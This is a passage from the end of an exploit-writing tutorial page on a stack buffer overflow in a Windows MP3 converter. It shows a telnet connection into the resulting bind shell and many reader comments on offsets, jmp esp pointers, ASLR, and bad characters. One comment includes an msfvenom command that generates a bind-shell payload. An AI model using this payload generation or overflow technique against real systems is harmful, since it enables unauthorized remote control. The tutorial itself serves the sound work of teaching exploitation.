Telnet to this host on port 4444 :

```
root@bt:/# telnet 192.168.0.197 4444
Trying 192.168.0.197...
Connected to 192.168.0.197.
Escape character is '^]'.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\Easy RM to MP3 Converter>
```

Pataboom !

Now go out and build your own exploits. Don't forget to make yourself some nice ascii art, get a l33t name, and send your greetings to me (corelanc0d3r) :-)

Twitter 84 | Reddit | Facebook 192 | Google | LinkedIn 8 | StumbleUpon

Related Posts:

- Exploit writing tutorial part 2 : Stack Based Overflows – jumping to shellcode
- Exploit writing tutorial part 5 : How debugger modules & plugins can speed up basic exploit development
- Exploit writing tutorial part 3 : SEH Based Exploits
- Exploit writing tutorial part 6 : Bypassing Stack Cookies, SafeSeh, SEHOP, HW DEP and ASLR
- Exploit writing tutorial part 3b : SEH Based Exploits – just another example

- Exploit writing tutorial part 8 : Win32 Egg Hunting
- Offensive Security Exploit Weekend
- Exploit writing tutorial part 10 : Chaining DEP with ROP – the Rubik's[TM] Cube
- Exploit writing tutorial part 4 : From Exploit to Metasploit – The basics
- Exploit writing tutorial part 11 : Heap Spraying Demystified

Posted in 001_Security, Exploit Writing Tutorials, Exploits | Tagged 41414141, buffer, buffer overflow, buffersize, bytes, discover, ebp, eip, esp, exploit, exploit laboratory, exploit writing tutorial, hack, learn, metasploit, nop, nop sled, nop slide, overflow, pattern_create, pattern_offset, pop, push, register, saumil shah, shellcode, sk chong, stack, stack overflow, write

100 Responses to *Exploit writing tutorial part 1 : Stack Based Overflows*

- *dim* says:
  August 12, 2009 at 00:47

  Good day and thanks for an interesting article.
  Can you please explain me a couple of things also?

  1. "After a push, ESP will point to a higher memory address. After a POP, ESP points to a lower address." Is this a mistake in the text? If stack grows towards lower memory adresses, then after a push it will point to a lower address.

  2. Why is ESP pointing not the TOP of the stack, but to local variables area???
  thanks!!

- *Peter Van Eeckhoutte* says:
  August 12, 2009 at 08:44

  Hi,

  Thanks for your comments

  1. You are correct – it's a mistake in the text... pushing something on the stack will make the stack pointer point at a lower address... I'll correct the text.

  2. Can you open a forum discussion for your second comment, so we can talk about this offline (I don't want to make this comments section too lengthy...) ?
  You can create a discussion at http://www.corelan.be:8800/index.php/forum/writing-exploits

  thanks

- *Dinos* says:
  August 13, 2009 at 13:33

  Hi, this is a very nice introduction. Trying to replicated it i notice the following

  101. That's the buffer length needed to overwrite EIP. So if you create a file with 25000+101 A's, and then add 4 B's (42 42 42 42 in hex) EIP should contain 42 42 42 42. We also know that ESP shows data from our buffer, so we'll add some C's after overwriting EIP.

  Let's try. Modify the perl script to create the new m3u file.

  my $file= "eipcrash.m3u";

my $junk= “A” x 26101; $file”);
print $FILE $junk.$eip.$espdata;
close($FILE);
print “m3u File Created successfully\n”;

25000 + 101 = 25101 and not 26101. Is it a typo ? There rest of the page goes with 26101 after that.

Thanks,
Dinos

- *Peter Van Eeckhoutte* says:
  August 13, 2009 at 15:33

  Hmmm good to see that people actually read this stuff :-)
  25000 + 101 is indeed 25101, but offset of 26101 overwrites RET exactly…

  Let me reproduce the overflow again… I clearly must have missed something :-)

  I’ll get back to you on this

  thanks

- *Peter Van Eeckhoutte* says:
  August 13, 2009 at 16:15

  ok – did some research and I found out that on my current systems, I’m getting an offset of 26094… (25000 + 1094). Apparently, while I was writing this tutorial, something must have gone wrong… Not sure what has gone wrong, but anyways, I have updated this tutorial with the correct offset… so things should make more sense now

- *greyhat99* says:
  October 25, 2009 at 01:03

  Hello Peter,

  may i say i am really enjoying this tutorial, such a pleasure to read.

  One question, if you dont mind, why do we have a NOP slide of 25 bytes for the shellcode (at beginning) before the calc execution?

  from what i understand, when the program returns after the unsanitised string/buffer, EIP will point to an address which will have the instruction/opcode of JMP ESP (located in a loaded dll), jump to ESP, ESP will be pointing to the first byte of the shellcode being the first NOP of 25 sliding to the calc code/instructions…

  i understand that NOPs are used as a way of giving a desired result when not having the exact calculation of address space/movement, is this the reason as just a demonstration of good practice?? PS im very new to the game of breaking things, so feel free, if you have the time, to correct me in all areas necessary :P

  Again thanks for your tutorial and work, i am sure many people are grateful.

  ps i have many other questions, but i will take it easy on you :P

- *ZeroBoy* says:
  August 10, 2012 at 09:45

  we know that when EIP points to the ret instruction that jumps to the “jmp esp”, ESP register point to the first byte in our shellcode. now imagine that the ESP register points for exemple to the middle of the shellcode. in our shellcode, using PUSH instruction is necessary and we know that this instruction substruct 4 from the ESP register and writes the pushed value. here the value will be written in the shellcode instructions. in this case we must put a number of nops to avoid pushing values to the shellcode bytes. in our exemple (Easy RM to MP3 Converter) we don’t need to put nops because as i mentioned before that esp point to the first byte in the shellcode so pushing a value will be written before the shellcode bytes

  Hope you understand

- *Peter Van Eeckhoutte* says:
  October 25, 2009 at 09:46

  Hi,

  The nops are not necessary. If you can calculate the offsets and jump directly to the beginning of the shellcode, you don’t need nops.

  I guess the nops in my example are just an introduction about the usage of nops and the fact that you can use them for padding/to allow you to be a number of bytes off/…

  (I have noticed for example that addresses changed just a couple of bytes between physical machines and virtual machines, and in those cases, nops can be very helpful…

  If you have more questions, don’t hesitate to ask them at our forum : http://www.corelan.be:8800/index.php/forum/writing-exploits

  thanks

- *thomas* says:
  November 13, 2009 at 01:19

  superb…absolutely superb.

- *Maki* says:
  November 17, 2009 at 11:22

  Thank you a lot for these tutorials :-).

- *dovis* says:
  November 20, 2009 at 22:24

  i have read the tutorial and the others tutorials (very very very good…) but i have some problem with payload generating .. i tried to generate payload in metasploit, using msfweb and the conmmand line ./msfpayload…. using different encoders but not of them run it , ecxept your

payload and the payload of this exploit in milw0rm.com… could you explain deeper the payload generating…
Regards…

  - *Peter Van Eeckhoutte* says:
    November 20, 2009 at 22:27

    Hi Dovis,

    Can you please create a forum topic about your question ? I think it is a very good question, so I'd like other visitors to be able to read our discussion (and hopefully discussion) about shellcode as well

    Forum : http://www.corelan.be:8800/index.php/forum/writing-exploits/

    thanks

- *dovis* says:
  November 20, 2009 at 22:41

  of course my friend…

- *Valentin* says:
  November 22, 2009 at 20:21

  Hello Pedro:

  I have read the tutorial, good tutorial, very well explained and organized. But have a problem when I execute u (unassemble) followed by the address that was shown before entering jmp esp

  It gives me the error of bad opcode in 'or 77f667cd'

  ¿How it is problem?

  Sorry but my Inglish is not very good
  Thank you
  Regards
  Valentin

  - *Peter Van Eeckhoutte* says:
    November 22, 2009 at 20:44

    Hello Valentin,

    would you mind going to the forum (http://www.corelan.be:8800/index.php/forum/writing-exploits/) and creating a new topic for this ?
    don't worry about your english – I understand what you mean… and isn't that what a language should be all about ? :-)

    thanks

    Peter

  - *bombard80* says:
    January 17, 2010 at 21:05

    hi Valentin,

    I am facing the same problem :(

      - *Peter Van Eeckhoutte* says:
        January 17, 2010 at 21:09

        Hey bombard80,

        Issue is explained at http://www.corelan.be:8800/index.php/forum/writing-exploits/error-when-executed-u-unassemble-followed-by-the-address-that-was-shown-before-entering-jmp-esp/

        Hope this fixes your problem

- *sghctoma* says:
  November 25, 2009 at 00:55

  Hi,

  I am not a complete newbie in this field, but your tuts are still good readings. They remind me of Lena’s RCE tutorias: good quality, and understandable for the beginner. So, thanks for doing this.

  One note about this first tutorial: greyhat99 asked in one of the comments if the nopsled before the actual payload is necessary, and you answered him no. In fact, the nopsled is necessary if you are using the x86/shikata_ga_nai encoder* , because it makes a fstenv [esp-c], which stores 28 bytes starting at 12 bytes below the top of the stack. This means, that 16 bytes of our shellcode will be overwritten, very likely including some bytes** we haven’t executed yet. Obviously, this would mess things up, hence the need for the nopsled.

  * I don’t know about the others, I only debugged the first 144-byte calc.exe payload
  ** In the case of the 144-byte calc.exe payload, exactly 3 not-yet-executed bytes are overwritten, so a 3-byte nopsled is enough.

  regards,
  sghctoma

  - *Peter Van Eeckhoutte* says:
    November 25, 2009 at 07:09

    thanks – good feedback

  - *nahsra* says:
    August 20, 2010 at 18:17

    thx shg. this was driving me absolutely insane.

- Pingback: Recognize-Security | Peter Van Eeckhoutte's Exploit Writing Tutorials

- *abhijit_mohanta* says:
  January 23, 2010 at 19:03

  Hi Peter,
  Your tutorial is good and helpful for beginners.But can you please explain on how to find the vulnerable function(that calls strcpy() or how to reverse engineer it

  Abhijit

  - *Peter Van Eeckhoutte* says:
    January 23, 2010 at 19:09

    Hi,

    Reverse engineering is out of scope for this exploit writing series (it would require a entirely new set of tutorials by itself …)
    So apart from saying "look at the 'call stack' when the application crashes, there's not much I can tell you right now.
    sorry bro

    Peter

- *freagan* says:
  January 25, 2010 at 23:09

  Hi,
  to follow your tutorial I'm using a Windows XP SP3 ENG virtual machine (the same as yours I think) but in my case the buffer ("my $junk") needed to crash the app isn't "26094" but "26046" and dlls like "MSRMCcodec02.dll" are loaded in different address spaces, in fact the "01ccf23a" return address doesn't work for me.
  Can you tell me why? Is it possible that these differences are related to the different patch-level of the XP SP3 operating system?
  Anyway… thank you for these tutorials, they're great.

- *nobo* says:
  March 6, 2010 at 22:05

  This gave clarity on hundreds of topics I've heard about/read about/tried myself. I've been wanting to learn exploitation for years, and I've searched… For years. This tutorial accumulates greater insight on the topic than thousands of forums and wikipedia and other tutorials combined, good job.

- *Yves* says:
  April 9, 2010 at 16:10

  Great article, one of the best starting tutorials i've ever read!

Got some different values under Windows XP SP3 DE (german) in VM, in my case the "junk" is 26068 and the address is 0x01e1f23a

Thank you very much, great job!

- [*Peter Van Eeckhoutte*] says:
  [April 9, 2010 at 16:14]

  thanks for your feedback
  the fact that you discovered the different offset and found a working address means that you understand the tutorial … good job sir !

- *stdio* says:
[May 17, 2010 at 14:27]

Thank you so much for some great articles.

I did have a question about one though. I have been doing these in xp and going back to do them in windows 7.

Using the example here (easy rm to mp3) the only way that I could get it to work on reboots was a partial overwrite of a direct address somewhere in the 26000+ buffer, having that surrounded in the middle of 200 NOP's -> to slide to my shell code.

So my two questions are…

If there is no good jmp/call function in a non aslr file is this a repeatable method across many computers?

Are all metasploit payloads designed to work with windows 7? (ie- finding base addresses) (It took me a while to realize \x0a was an invalid character for my calc.exe execution, but did get that one working)

Thanks again for the tutorials they were really interesting.

- [*Peter Van Eeckhoutte*] says:
  [May 17, 2010 at 14:32]

  > If there is no good jmp/call function in a non aslr file is this a repeatable method across many computers?

  could be – partial overwrite can help bypassing ASLR in a reliable wayµ

  > Are all metasploit payloads designed to work with windows 7? (ie- finding base addresses) (It took me a while to realize \x0a was an invalid character for my calc.exe execution, but did get that one working)

  The ones in metasploit 3.3 should be – but I haven't tested all of them
  Of course, you would still need to filter bad chars (as you have already figured out), but that's a different issue :)

  Glad to see you like the articles
  If you have further questions, please use my forums
  thanks

Peter

- *Napalm* says:
  May 26, 2010 at 15:52

  Hello Peter, and THANK you for the tutorial (it should really be taught in programming courses), i will definitely be reading all the series till part 9.

  i replicated the exercise on windows 7 and it worked very well. (i am putting in EIP the address of an FF E4 instruction present in one of windows DLLs)

  after a reboot the exploit won't work (the address in EIP does not contain an FF E4 instruction) and all windows DLLs are loaded in different locations in memory. i think stdio in the post before me found a solution (but i didn't understand it) can you clarify it please.

  thanks.

  - *Peter Van Eeckhoutte* says:
    May 26, 2010 at 16:12

    Hello,

    Windows 7 = ASLR. So it's normal that the dll's will be in a different location. The base addresses of dll's are randomized.
    If you have further questions, don't hesitate to create a post in the forum (http://www.corelan.be:8800/index.php/forum/exploit-writing-win32-stack-bof-direct-ret/)

    thanks

- *r_hook* says:
  June 16, 2010 at 16:24

  Hello,

  Thank you very very much for all tutorials! They are awesome. I try to learn as much and as fast as I can and reading your article of "Hacking Tournament" shows me how far it can go.
  I've tried this on Win7 and after some tries I got it work stable. I've restarted to see if ASLR destroys my work but it does'nt.

  I'm running Win7 Prof Ver 6.1.7600 English

  …

  regards

  - *Peter Van Eeckhoutte* says:
    June 16, 2010 at 16:30

    nice – good feedback !

    can you please create a forum post about your code and post it there ?
    http://www.corelan.be:8800/index.php/forum/exploit-writing-win32-stack-bof-direct-ret/

thanks

- *r_hook* says:
  June 16, 2010 at 17:34

  post is named “Make Tutorial 1 Work on Win7″

  but i don’t know why when i post it all the backslashes get lost so you have to add them.

  - *Peter Van Eeckhoutte* says:
    June 16, 2010 at 18:22

    thanks – no worries about the backslashes.. they are filtered out, but that’s ok

- *DarkC0de* says:
  June 27, 2010 at 02:36

  just I want to say thanks for this tutorials and for Behave modestly
  I read this tutorial and the Discussion for two weeks
  now I understand it very good

  thanks again :)

  best wishes

- *Jan73* says:
  July 17, 2010 at 18:27

  Peter,

  Nice tutorial. Keep up the good work! My exploit opens CMD (low level)

  Thank for the help…

- *evanejk* says:
  July 20, 2010 at 07:52

  Wow! Super tutorial.
  I have one question; Why do you need this:
  my $shellcode = “\x90″ x 25;
  before the actual shellcode?

  - *Peter Van Eeckhoutte* says:
    July 20, 2010 at 08:39

    well, you don’t really need it. Using a bunch of “\x90″ (NOP or NO Operation) before the shellcode allows you to be a few bytes off when jumping to your payload. Things should become clear as you work your way through the next tutorials, and if not, don't hesitate to create a post in the forum.

- *evanejk* says:
  [July 21, 2010 at 00:01]()

  Okay, I see. Thanks

- *[secsavvy]()* says:
  [July 20, 2010 at 10:59]()

  Great tutorial….

- *Voodoo* says:
  [August 16, 2010 at 02:29]()

  Hi Peter,

  Amazing tutorial. You are truly talented. I have a question though, I'm not sure if someone else asked this but… here it goes.

  Why was my offset slightly different? My offset of my EIP was 26075?

  Also my JMP ESP was a different hex value too. It was 0x01aaf23a. Am I doing something wrong when working on this?

  - *[Peter Van Eeckhoutte]()* says:
    [August 16, 2010 at 09:07]()

    Hi,

    thanks for your kind words.

    The offset would be different if the m3u file is in a different path.

    You are not doing anything wrong – just keep in mind that most of the dll's are getting rebased, so you may have to look for a jmp esp pointer in MSRMfilter03.dll (which does not get rebased)

    (also, check out the forums http://www.corelan.be:8800/index.php/forum/exploit-writing-win32-stack-bof-direct-ret/, you may be able to find some answers in the forums as well)

    cheers

- *ishan* says:
  [August 23, 2010 at 13:50]()

  Hello Peter,

This is a superp article. I cant stop myself to comment on this article, you are doing great job.

but

While i was trying to replicate this example. It is working fine till the time we want to execute calc.exe, but as far as shell_bind_tcp payload is concerned we are supposed to genereate it using metasploit framework but it's not working. I had tried creating it through ./msfpayload ./msfweb and even through fast-track scripts. I have also tried encoding it with alpha_upper, alpha_mixed etc.

But nothing seems to be working, and then i tried to look it up the ollydbg so what i have found is that whenever i drop my crasher.m3u file in rm2mp3 converter utility. there is an error coming in status bar that there is some access violation error when it go through the shellcode.

Plz Help.

Thanx in advance

Ishan Girdhar

- Peter Van Eeckhoutte says:
  August 23, 2010 at 13:54

  Hello Ishan,

  Can you take a look at the posts in the forum : http://www.corelan.be:8800/index.php/forum/exploit-writing-win32-stack-bof-direct-ret/
  If you can find the answer/solution to your problem, feel free to post a new topic

  cheers

  Peter

- raylook says:
  August 31, 2010 at 22:02

  Hello Peter first all many thanks for this great tutoriel :) (sorry, I have a bad english ^^)
  I dont understand this picture (http://www.corelan.be:8800/wp-content/uploads/2010/08/image_thumb7.png) why "ptr buffer"is after EIP and EBP) ??
  "ptr buffer" is an argument of do_something function , so i think , it has to be the first in the stack , no ??

  ptr buffer" ; push
  EIP" ;call do_something
  EBP ;push ebp
  ;mob %esp , %epb
  Myvar ;sub esp , x98

  Can you help me ??

  thanks

  raylook

Peter Van Eeckhoutte says:
August 31, 2010 at 22:18

hello raylook,

can you post your question in the forum please ?
http://www.corelan.be:8800/index.php/forum/exploit-writing-win32-stack-bof-direct-ret/
thanks

- *5M7X* says:
  September 2, 2010 at 19:04

  also got a version running *nice tuto* :)
  -> http://pastebin.com/2NgJb33H <– as you told me it includes ascii and greetings ;D
  If somebody is interessted you dont need the alpha-encoder the badchars are simply "0x00" "0x09" and "0x0a" so with that as badchars you simply can use shikata_ga_nai \o/

  - *Peter Van Eeckhoutte* says:
    September 2, 2010 at 19:14

    nice work – are you sure your pointer is reliable ? (impact of dll rebase ?)

    - *5M7X* says:
      September 2, 2010 at 22:50

      The pointer is in the same .dll you used in the tutorial
      "We'll look in the area of C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec02.dll. This dll is loaded between 01b10000 and 01fd000. Search this area for ff e4 :"

      I just read about the "dll rebase"-problem:
      http://www.codeproject.com/KB/DLL/RebaseDll.aspx
      http://social.msdn.microsoft.com/forums/en-us/windowssdk/thread/E65E5454-A35C-4DFD-9532-9284460310E1
      http://www.drdobbs.com/184416272;jsessionid=USKBZ45RJESF3QE1GHOSKHWATMY32JVN

      And now i am a but confused/scared about what can be done against it. The only idea i can think about is use a "jmp esp" of the windows-core-dll's but if those are compiled with security-compiler-options it may fail too.

      So whats the best solution then?

      - *Peter Van Eeckhoutte* says:
        September 2, 2010 at 22:56

        the solution is here :
        http://www.corelan.be:8800/index.php/forum/exploit-writing-win32-stack-bof-direct-ret/problem-with-jmp-esp-on-tutorial-1/

        (basically, use immunity debugger and use "pvefindaddr j -r esp -n -o" – it will get you reliable pointers (in the output j.txt file, you'll see a module table. Look for the Fixup column. If it says "NO", then it will most likely be reliable

- *5M7X* says:
  September 3, 2010 at 11:18

  THX a lot for your advice peter (hey it even made me donate ;D)

  !pvefindaddr j -r esp -n -o

  -o because we dont want windows-dll's in case e.g. ASLR is used on em (vista and so on) right?

  Found this one which should do the same to me as "jmp esp":

  Found push esp – ret at 0x1001B058 [msrmfilter03.dll] **
  {PAGE_EXECUTE_READ} [SafeSEH: ** NO ** - ASLR: ** No (Probably not) **]
  [Fixup: ** NO **] – C:\Programme\Easy RM to MP3 Converter\MSRMfilter03.dll

  That "Fixup:NO" Means that the dll wants to get loaded at its prefered dll-base-address or it will fail the application to load if it cannot load there since it has no "fixup"-rebase-alternative-addresses, is that correct? So thats the reason why it should be reliable because that dll does not like to be put anywhere else?

- *Peter Van Eeckhoutte* says:
  September 3, 2010 at 11:30

  Absolutely correct !

  j = look for "jmp" (could be jmp, call, or push + ret)
  -r = register to look for
  -n = no null bytes
  -o = no OS dll's (aslr, but also… just OS dll's -> transportability issue)

  thanks for the donation – much appreciated and very welcome sir !

- Pingback: Si toi aussi, tu veux « Smatcher du stack » ou « péter de l'EIP » en 2o1o | UNTITLED.BLOG

- *Frederic GOUTH (@FredGOUTH)* says:
  November 25, 2010 at 08:31

  Exploit writing tutorial part 1 : Stack Based Overflows
  http://ow.ly/1a9vYh

- Pingback: Carl Sampson (@chs)

- *supik* says:
  January 12, 2011 at 18:38

  thank you for this tutorial….

- *m0bp3t* says:
  February 2, 2011 at 11:17

  Hi all,

  I'm going through this tutorial and have hit a bump in the road.

  When I have created the crash25000.m3u and drag it into the app, the damn thing will not crash..

  A window comes up stating:

  "Failure in loading the file c:\documents and settings\administrator\desktop\(Gk4Gk5Gk)! error code: -71, please contact..."

  But the app has not crached...

  Hope somebody has some help..8)

  Take care..

  m0bp3t

  - *Corelan Team (corelanc0d3r)* says:
    February 2, 2011 at 11:18

    can you post your question in the forums please ?
    thanks
    Peter

- *mrgray* says:
  February 16, 2011 at 09:30

  Hello,
  Very nice introduction :) Congrats!
  There is a one tiny bug I think :) You have let a \x00 byte in the final shellcode on line 4. It seems working when it is changed with \x41.

  - *Corelan Team (corelanc0d3r)* says:
    February 16, 2011 at 09:33

    Hey,
    thanks !
    Re: the bug : I did it on purpose (as you can read just above the final exploit code : "*P.S. I have manually broken the shellcode shown here*") :)

    - *mrgray* says:
      February 16, 2011 at 09:57

      Oh, I thought this was for the previous shellcode which it is partially shown :)

- *objbox35* says:
  [March 15, 2011 at 15:38]

  great mate I have worked though this over a course of days after seeing it linked in on the security tube metaspolit mega primer.

  got everything working but without a word of a lie I had no idea what was wrong with the shell code until I read the post where someone drops the spolier.

  thanks again will be working through the rest now.

- *morbius* says:
  [March 23, 2011 at 05:02]

  This may be a stupid question, but it's been bothering me since I read the article.
  My question is simply, why not overwrite the EIP with the direct (absolute) address of the shellcode?
  I assume it's because the function call sequence can be different with each invocation.
  With a different call sequence the stack frame would always be the same (let's say for example relative to the ESP +/- some number) but the frame itself could be placed at different locations, so using a absolute address would fail!

  Is this the reason?
  Thanxs in advance

  Dr. Morbius.

  - *[Corelan Team (corelanc0d3r)]* says:
    [March 23, 2011 at 07:21]

    that is part of the reason (stack address would be randomized). second issue would be null bytes (as stack address usually starts with a null byte). In this example, the overflow is based on a string and the null byte would break the input.
    Hope this helps

- *cisco_trooper* says:
  [March 27, 2011 at 08:11]

  Awesome work. I've been looking for a resource like this off and on for years. Most other resources that bring in debuggers don't communicate in a way that can be understood by someone seeking to learn. Keep up the good work. This is truly fantastic.

- *[sc0p]* says:
  [April 5, 2011 at 20:45]


  Amazing work!!!! Want to do all of them, now!

  I followed the instructions and I would like to move make it work on my win7, but I think I have to study much more :) however this is f***ing interesting...

As dovis said, I was able to get calc.exe shellcode/payload working (XP sp3) but not any shell (bind_tcp, reverse) with both x86/shikata_ga_nai and x86/alpha_upper encoders… I tired windows/exec too (explorer.exe)

Many many thanks for this work and for the effort, it is always a pleasure to read such well organized informations :)

- Pingback: [Video: buffer overflow exploitation (Stack Based) « Lnxg33k's Blog]()

- 
  reuter says:
  [April 20, 2011 at 06:56]()

  Great lecture, thanks Corelan Team.
  Greetings from México

- *preem* says:
  [May 14, 2011 at 23:10]()

  thanks sir i have heard alot about u so i'm attending ur own space to watch ur job
  kindly
  i'm very newbie for this scope
  and i want really to learn about how can i discover a vulnerability in the programms

  so many things in this tut , which i have no idea about it
  so if u have any reference to start in for the begineer to continue ur tutorials i'll be very glad to u

  so many deffiniton which isn't clear for me

  thanks
  peter van

-
  FireFart says:
  [June 18, 2011 at 19:38]()

  i've written this scrpit in python (tested on winxp home sp3):
  junk = 'A' * 26051
  #01b1f23a
  [removed]
  f.close()

  Edit : please post exploits in the forum – tx

- *Linkstate* says:
  [July 8, 2011 at 13:47]()

  Thanks for the nice tutorial,
  I had a small problem on the final step, getting shell with bind_tcp 4444 shellcode, I asked it here :
  https://www.corelan.be/index.php/forum/exploit-writing-general-questions/problem-with-tutorial-1-exploit-writing-getting-shell/
  Thank you

- *raylook* says:
  July 23, 2011 at 18:55

  Hello again :D
  Just to say that the src image pointing to "http://www.corelan.be:8800″ dont work , especially at the beginning of the tutorial.

  - *raylook* says:
    July 23, 2011 at 20:47

    Oups , in fact it works sorry (my firewall block 8800^^)

- *sebas* says:
  August 2, 2011 at 21:14

  Awesome tutorial!!

- *tymbu* says:
  August 22, 2011 at 16:23

  Hi Peter. First of all, I would like to thank you very much for dedicating part of your time writing these amazing tutorials. I'm studing hard for the Offensive Security Certified Expert (OSCE) exam and your tips are helping me a lot. Also, I can see that you are very attentive, anwsering all the questions, and I would like to thank you for this too.

  I have one question about the LEAVE instruction: when you say that "The epilog instruction is executed by a LEAVE instruction (which will restore both the framepointer and EIP)", wouldn't it be "which will restore both the framepointer and ESP", as the EIP is restored by the RET instruction?

  Thanks again, sorry for my english mistakes, and congratulations for your job!

  - *Corelan Team (corelanc0d3r)* says:
    August 22, 2011 at 16:25

    Hi,

    yeah, that's correct. Good catch !

    good luck with OSCE :)

    cheers

    Peter

- *Swapnil* says:
  September 21, 2011 at 08:05

Hello sir,
I am new to exploit development but i know how to do a reverse engineering on several softwares. As I have a problem regarding your first exploit tutorial, i have a confusion whether i open the rmplayer first and attach the process to debugger and then open the vulnerable file , or first open the immunity debugger (my favorite) and then in that I open the RMplayer then open my vulnerable file . I am using win 2003 server plateform.
One thing more I want one suggestion from you ..is there any book on ruby and python language tutorials which could help in the exploit development , as i am very new to the language like ruby and python.

waiting soon for the reply
Swapnil (India)

- *ghochu* says:
  January 24, 2012 at 19:24

  hey can u g post some tutorial on pdf and word file patching

- *tymbu* says:
  January 24, 2012 at 22:54

  @ ghochu: there are links to pdf versions of the tutorials at the top of the pages. You must be logged in to download them.

  @ Swapnil: did you find the references to the book that you were asking about? I'm also interested on this kind of material. Thanks,

  Mateus Tymbu (Brazil)

- *ghochu* says:
  February 6, 2012 at 07:54

  hey im talking about malware analysis tutorial (infected doc and pdf) and how to pach them ....

- *hayati* says:
  March 5, 2012 at 15:04

  Some links to images are broken in the tutorial. Can you update related images/links.

  Thanks

  - *Corelan Team (corelanc0d3r)* says:
    March 7, 2012 at 14:15

    some images may be pointing to corelan.be:8800 – can you make sure you can access port 8800 ?

- *hayati* says:
  [March 7, 2012 at 14:12]()

  Hi,
  Please correct me if i'm wrong.

  Stack layout:

  Parameters
  EIP
  Saved EBP
  Local Variables

  İf we override EIP with AAAAs, EBP should also be overridden (since it's before (in the higher address)). But in debugger EIP is 41414141 but EBP is something else.

  Can you explain that?

  - *[Corelan Team (corelanc0d3r)]()* says:
    [March 7, 2012 at 14:14]()

    in certain cases (compiler optimizations), EBP is not saved and thus does not get restored

- *hayati* says:
  [March 7, 2012 at 21:12]()

  Thank for reply, and for this great tutorial. Additionally images are loaded now, my firewall was blocking this port.

  - *nwupske* says:
    [July 26, 2012 at 08:07]()

    Thank for peter's reply.

- *[fvox]()* says:
  [April 11, 2012 at 19:01]()

  corelanc0d3r, I just registered here to congratulate him.
  Ur tutorial is awesome and well written. It's a great initiative!

  Thanks.

- *gmoraes* says:
  [May 4, 2012 at 15:20]()

  Great tutorial!

I was able to duplicate everything besides the Telnet example =/.
I even went to metasploit and create the shell for bind_tcp, but still did not work.
I guess i'll keeping going and hope i don't get stuck anywhere else.

Thank you for the tutorials!

  - *gmoraes* says:
    May 8, 2012 at 17:09

    I see what you did….
    Well, i got it working.
    On to the next chapter!

- *tak2siva* says:
  May 8, 2012 at 18:22

  Hi,
  This is really great tutorial but I'm not getting this one thing

  How ESP is overwritten after EIP ? Can u explain that ?

- *pr0misc* says:
  May 31, 2012 at 12:53

  Just a litte note, if your converter program expires, I would say that 00419359 would be a nice address to take a look. You will find it with NOProblem.

  pr0m

- *tak2siva* says:
  July 2, 2012 at 15:02

  For those who have problems with creating shellcode,

  1.)Try omitting "\x00″ and "\x0a" in shellode

  2.)For beginners, open Backtrack 5 and type this in terminal " msfvenom -p windows/shell_bind_tcp -e x86/shikata_ga_nai -b '\x00\x0a' -f perl EXITFUNC=seh LPORT=4444 " a shellcode will be generated.

  msfvenom –tool to encode the payload
  -p –payload name
  -e –encode format
  -b –bad characters to omit(In this case "\x00″ and "\x0a")
  -f –programming format

- *ZeroBoy* says:
  August 10, 2012 at 09:19

Thanks for the tuturial,

I want to add something, which is that writing return address to the instruction "jmp esp" that locates in program dll's; not works because the address of the instruction is not static. the solution is to write return address to jmp esp instruction that locates in system dll's (e.g : "kernel32.dll") thats will work good. but the main problem is developing shellcode free of null-bytes. i don't want to use others shellcodes, because "Hackers is not users, they are creators"

I would like to thank you again for the tuturial

best wishes

- *platipusy* says:
  September 15, 2012 at 13:20

  Thanks for this awesome tutorial..
  I have a question..I'm not be able to see any related values in my esp..I've achieved to write eip using 40000 a's and 5400 pattern but somehow when I entered "d esp" it always returns some other unrelated characters.My offset is 5377,so ı tried to write 45377 A,4 B and write 1000 C,my esp values never be 434343…

  What is that means?Am I doing something wrong?

  - *Corelan Team (corelanc0d3r)* says:
    September 15, 2012 at 18:42

    please ask your questions in the forum
    thanks !

- *Nickname* says:
  September 22, 2012 at 19:45

  Hi Peter,

  Fist of all thank you for all of your work, it is very helpful !

  I've a little question about the figure :
  https://www.corelan.be/wp-content/uploads/2010/08/image3.png

  Why do you represent the stack above the heap ?

  I see regularly diagrams representing the memory in this way:
  http://www.cs.rit.edu/~hpb/Lectures/SIA/OS1/UsedGif/5_heap_and_stack.gif

  It confuse me a lot ;)

  Than again.

  ++

  - *Corelan Team (corelanc0d3r)* says:
    September 22, 2012 at 20:46

that is a diagram for linux, on windows, the stack is at a lower address

- *Nickname* says:
  September 22, 2012 at 21:21

  Arf ! just that ;)

  Thanks Peter ^_^

- Pingback: Computer Security: What are some resources that practically explain how you can exploit bugs or vulnerabilities over networks or websites? Like cracking a WEP system? - Quora

Search

Donate

Want to support the Corelan Team community ? **Click here to go to our donations page.**

Want to donate BTC to Corelan Team?

Your donation will help funding server hosting.

Corelan Team Merchandise

You can support Corelan Team by donating or purchasing items from **the official Corelan Team merchandising store.**

Corelan Team Wallpaper / Exploit dev cheatsheet : Download here

Corelan Live training

Starting in 2011, Corelan will be teaching live win32 exploit dev bootcamp classes at various security cons.

You can read more about the training and schedules **here**

Stay posted

- **Subscribe to posts via email**
- **Follow me on twitter**

Corelan on IRC

You can chat with us and our friends on #corelan (freenode IRC)

Actions

- Register
- Log in
- Entries RSS
- Comments RSS
- WordPress.org

Categories

Select Category